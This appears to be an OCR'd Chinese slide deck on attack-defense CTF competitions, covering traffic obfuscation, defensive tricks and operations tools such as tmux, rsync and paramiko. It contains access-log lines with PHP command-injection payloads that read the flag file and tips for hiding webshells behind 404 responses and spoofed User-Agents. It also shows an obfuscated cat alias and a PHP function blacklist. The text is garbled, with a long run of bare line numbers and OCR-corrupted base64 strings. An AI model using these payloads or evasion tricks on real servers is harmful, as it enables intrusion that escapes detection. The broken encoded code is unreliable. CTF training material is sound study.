10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /rrior_checking.php?id=chJpbnRfcihmaWx1X2dlF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKts= HTTP/1.1" 404 456 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /dit.php?uri=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 446 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /jax.php?dir=highlight_file(%22/home/web/flag/flag%22); HTTP/1.1" 404 446 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /ettings.php HTTP/1.1" 404 450 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ettings.php?nonce=system(%22cat%20/home/web/flag/flag%22); HTTP/1.1" 404 450 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /itemap.php?refresh=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 449 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /onfiguration.php?redirect=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 455 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /og.php?action=system(%22cat%20/home/web/flag/flag%22); HTTP/1.1" 404 445 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ndex.php?id=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 447 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /omponents.php HTTP/1.1" 404 452 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /asic.php?ajax=aGlnaGxpZ2h0X2ZpbGUoIi9ob2l1L3dlYi9mbGFuL2ZsYWciKts= HTTP/1.1" 404 447 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /aching_functions.php?upd=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 459 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "GET /ackup-edit.php?id=echo%20file_get_contents(%22/home/web/flag/flag%22); HTTP/1.1" 404 453 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "GET /dit.php?menu=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 446 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:18 +0800] "POST /esetpassword.php HTTP/1.1" 404 455 "-" "-"
access.log
ssh://ubuntu@123.207.40.26:22
```

攻击之隐匿于无形

https://github.com/WangYihang/Attack_Defense_Framework/blob/master/fake_requests.py

```
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ackup-  
edit.php?new=cHJpbnRfcihmaWxIX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKTs= HTTP/1.1" 404 453 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET  
/pload.php?newfolder=cHJpbnRfcihmaWxIX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKTs= HTTP/1.1" 404 448 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /omponents.php HTTP/1.1" 404 452 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /heme.php HTTP/1.1" 404 447 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET  
/dit.php?menuStatus=ZWNobyBmaWxIX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpOw== HTTP/1.1" 404 446 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET  
/pload.php?path=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 448 "-" "-"  
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /hangedata.php HTTP/1.1" 404 452 "-" "-"
```

```
>>> "cHJpbnRfcihmaWxIX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKTs=".decode("base64")  
'print_r(file_get_contents("/home/web/flag/flag"))';  
>>> "ZWNobyBmaWxIX2dldF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpOw==".decode("base64")  
'echo file_get_contents("/home/web/flag/flag");'
```

攻击之隐匿于无形

- webshell 响应码直接返回 404
 - 这样某些管理员在查找流量的时候可能会忽略掉 404 的流量
- 利用webshell的时候要添加上UA, 否则有可能通过日志判断UA脚本访问

防御

- 权限最小化
- 文件监控（PHP 网站尤其有效）
- 反流量混淆
- 捕获流量
- 反持久化
- 偷梁换柱

防御之权限最小化

- 文件权限最小化
 - 文件夹修改为 755
 - `find /var/www/html -type d -writable | xargs chmod 755`
 - 文件修改为 644
 - `find /var/www/html -type f -writable | xargs chmod 644`

防御之监控WEB目录

- Inotify 操作系统提供的一组 API，用于监控文件系统产生的事件
- 例如：
 - 文件访问
 - 文件创建
 - 文件写入并关闭
 - 文件移动
 - ...
- 使用 pyinotify
 - https://github.com/WangYihang/Attack_Defense_Framework/blob/master/watch.py
- 监控创建的新文件，判断是否危险，如果危险则保存下来以后好好学习师傅的 webshell
- 监控 flag 并记录
 - https://github.com/WangYihang/Attack_Defense_Framework/blob/master/file_monitor.py

防御之偷梁换柱

- 明明已经 getshell 了, cat /flag 并提交为什么不对?
- 利用命令别名 (alias)
- alias get_flag='python -c "import hashlib;import time;print \"flag{%s}\" % (hashlib.md5(str(time.time())).hexdigest())"'
- alias curl='python -c
"__import__(\"sys\").stdout.write(\"flag{%s}\\n\" %
(__import__(\"hashlib\").md5(\"\".join([__import__(\"random\").choice(__import__(\"string\").letters) for i in
range(0x10)]).hexdigest()))"'

防御之更高级的偷梁换柱

- `# import time`
- `# import sys`
- `# import hashlib`
- `# import os`
- `# if len(sys.argv) > 1 and "flag" in "".join(sys.argv):`
- `# print "flag{%s}" % (hashlib.md5(str(int(time.time())/60/10)).hexdigest())`
- `# else:`
- `# os.system("cat "+" ".join(sys.argv[1:]))`
- `exec("aW1wb3J0IHRpbWUKaW1wb3J0IH5cwppbXBvcnQgaGFzaGxpYgppbXBvcnQgb3MKaWYgbGVu\
KHN5cy5hcmd2KSA+IDegYW5kICJmbGFnlBpbiAili5qb2luKHN5cy5hcmd2KToKCXByaW50ICJmbG\
FneyVzSlgJSAoaGFzaGxpYi5tZDUoc3RyKGludCh0aW1lLnRpbWUoKS82MC8xMCkpcKS5oZXhkaWdl\
c3QoKSkkZWxzZToKCW9zLnN5c3RlbSgiY2F0IClrIiAiLmpvaW4oc3lzLmFyZ3ZbMTpdKSkK".deco\
de("base64"))`
- `alias cat='python -c
"exec(\"aW1wb3J0IHRpbWUKaW1wb3J0IH5cwppbXBvcnQgaGFzaGxpYgppbXBvcnQgb3MKaWYgbGVuKHN5cy5hcmd2KSA+IDegYW5kICJmbGFnlBpbiAili5qb2luKHN5cy5hcmd2KToKCXByaW50ICJmbGFneyVzSlgJSAoaGFzaGxpYi5tZDUoc3RyKGludCh0aW1lLnRpbWUoKS82MC8xMCkpcKS5oZXhkaWdlc3QoKSkkZWxzZToKCW9zLnN5c3RlbSgiY2F0IClrIiAiLmpvaW4oc3lzLmFyZ3ZbMTpdKSkK\".decode(\"base64\"))"'`

防御之对抗偷梁换柱

- 调用系统命令时候使用绝对路径
 - `/bin/cat /flag`
 - `/usr/bin/curl http://10.0.0.1/get_flag`

防御之对抗流量混淆

- 本质
 - 让你难以找到有效 Payload
- 如何区分一个请求是否有效?
 - 相应包中是否有 flag (WEB、PWN) (如果对方反弹 shell 则无效)
 - PWN: 输入对应 Payload 程序是否 crash
 - 肉眼分析

防御之流量捕获

- 主办方提供流量?不存在的
 - 劣势:
 - 延迟
 - 只有指定端口, 万一别人反弹 shell 呢?
 - 往往只有入口包, 没有出口包 (没法通过请求 flag)
 - 如何快速将主办方流量同步下来?
 - `scp [SRC] [DST]`
 - `scp -P [PORT] user@host:/home/ctf/packages ./packages`
- 如何自己捕获流量?
 - 有 root 权限?不存在的
 - 从应用层入手
 - Php
 - Python

防御之非 Root 捕获流量 PHP 篇


- <http://php.net/manual/zh/function.getallheaders.php>
- <http://php.net/manual/zh/reserved.variables.get.php>
- <http://php.net/manual/zh/reserved.variables.post.php>
- <http://php.net/manual/en/reserved.variables.httprawpostdata.php>

防御之非 Root 捕获流量 PHP 篇

```
• <?php
• function blacklistFilter($black_list, $var){
•     foreach ($black_list as $b) {
•         if(strpos($var, $b) !== False){
•             var_dump($b);
•             die();
•         }
•     }
• }
• $black_list = ['eval', 'assert', 'shell_exec', 'system', 'call_user_func', 'call_user_method', 'passthru'];
• $var_array_list =[$_GET, $_POST, $_COOKIE];
• foreach ($var_array_list as $var_array) {
•     foreach ($var_array as $var) {
•         blacklistFilter($black_list, $var);
•     }
• }
• ?>
```

防御之非 Root 捕获流量 Python Tornado 篇

- 案例：
<https://github.com/CyberPeace/ciscn2018-template/blob/master/CISCN-2018-web-for-players/template/deploy/www/sshop/base.py>
- 源码分析：
<http://www.tornadoweb.org/en/stable/modules/tornado/web.html>



```
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
def write(self, chunk):
    if self._finished:
        raise RuntimeError("Cannot write() after finish()")
    if not isinstance(chunk, (bytes, unicode_type, dict)):
        message = "write() only accepts bytes, unicode, and dict objects"
        if isinstance(chunk, list):
            message += ". Lists not accepted for security reasons; see " + \
                "http://www.tornadoweb.org/en/stable/web.html#tornado.web.RequestHandler.write"
        raise TypeError(message)
    if isinstance(chunk, dict):
        chunk = escape.json_encode(chunk)
    self.set_header("Content-Type", "application/json; charset=UTF-8")
    chunk = utf8(chunk)
    try:
        flag = open("/flag").read()
    except Exception as e:
        flag = "73f91b2f-650a-4cf8-8854-9e6e6f144956"
    with open("response", "a+") as f:
        if flag in chunk:
            f.write("-----FLAG-----\n")
        else:
            f.write("-----\n")
        f.write(self.request + "\n")
        f.write(self.headers + "\n")
        f.write(self.body + "\n")
        f.write(chunk + "\n")
    chunk = utf8(chunk)
    self._write_buffer.append(chunk)
```

防御之 Apache 禁用上传目录解析 PHP

- 5. 如果 apache2 开启了 mod_rewrite 并且 apache2 的配置文件配置了：AllowOverride, 可以尝试对上传目录配置 .htaccess 来遏制文件上传漏洞
- <Directory "/var/www/html/">
- Options -ExecCGI -Indexes
- AllowOverride None
- RemoveHandler .php .phtml .php3 .pht .php4 .php5 .php7 .shtml
- RemoveType .php .phtml .php3 .pht .php4 .php5 .php7 .shtml
- php_flag engine off
- <FilesMatch ".+\.ph(p[3457]?|t|tml)\$">
- deny from all
- </FilesMatch>
- </Directory>

运维

- 好处
 - 迅速在网站被大佬中木马之前先把网站备份下来
 - 漏洞修复之后可以立即同步到服务器
- 工具
 - 自动化安全审计
 - 记录每轮 flag
 - Tmux
 - Rsync
 - Sshfs
 - Paramiko

运维之自动化安全审计

- PHP配置安全性检查 : <https://github.com/sektioneins/pcc>
- 系统级配置安全性检查: <https://github.com/CISOfy/lynis>

运维之记录 flag

- 文件监控代码片段:
 - https://github.com/WangYihang/Attack_Defense_Framework/blob/master/file_monitor.py#L98-L127
- https://github.com/WangYihang/Attack_Defense_Framework/blob/master/file_monitor.py

运维之 tmux

- Tmux是一个优秀的终端复用软件，类似GNU Screen，但来自于OpenBSD，采用BSD授权。使用它最直观的好处就是，通过一个终端登录远程主机并运行tmux后，在其中可以开启多个控制台而无需再"浪费"多余的终端来连接这台远程主机；是BSD实现的Screen替代品，相对于Screen，它更加先进：支持屏幕切分，而且具备丰富的命令行参数，使其可以灵活、动态的进行各种布局和操作。

运维之 tmux

- <https://github.com/gpakosz/.tmux>



运维之 tmux

<https://larrylu.blog/tmux-33a24e595fbc>



```
Larry-MacBook-Air ~ > node
> console.log('This is pane 0')
This is pane 0
undefined
>

pane 0

pane 1

pane 2

pane 3

[4] 0:node* 1:~ 2:~
"LarrydeMacBook-Air.lo" 14:55 14-Feb-17
```

目前在第 4 个 session 中的第 0 个 window

运维之 tmux

- Prefix: CTRL+B
- |: Prefix + %
- - : Prefix + "
- Show window: Prefix + w
- Show sessions: Prefix + s
- Next window: Prefix + n
- Previous Window: Prefix + p

运维之 rsync


- **rsync命令**是一个远程数据同步工具，可通过LAN/WAN快速同步多台主机间的文件。rsync使用所谓的"rsync算法"来使本地和远程两个主机之间的文件达到同步，这个算法只传送两个文件的不同部分，而不是每次都整份传送，因此速度相当快。rsync是一个功能非常强大的工具，其命令也有很多功能特色选项，我们下面就对它的选项一一进行分析说明。

运维之 rsync



- `rsync [OPTION]... SRC DEST`
- `rsync [OPTION]... SRC [USER@]host:DEST`
- `rsync [OPTION]... [USER@]HOST:SRC DEST`
- `rsync [OPTION]... [USER@]HOST::SRC DEST`
- `rsync [OPTION]... SRC [USER@]HOST::DEST`
- `rsync [OPTION]... rsync://[USER@]HOST[:PORT]/SRC [DEST]`

运维之 filezilla

- <https://www.wikiwand.com/zh-sg/FileZilla>
- **FileZilla**是一种快速、可信赖的FTP（也支持SFTP）客户端以及服务器端开放源代码程序，具有多种特色、直觉的接口。
- 比赛中可以用它快速同步网站代码，操作比较直观



运维之 Xshell



运维之 Paramiko

- <https://github.com/paramiko/paramiko>
- Python SSHv2 协议实现
- 安装
 - `pip install paramiko`
- 使用
 - `import base64`
 - `import paramiko`
 - `key = paramiko.RSAKey(data=base64.b64decode(b'AAA...'))`
 - `client = paramiko.SSHClient()`
 - `client.get_host_keys().add('ssh.example.com', 'ssh-rsa', key)`
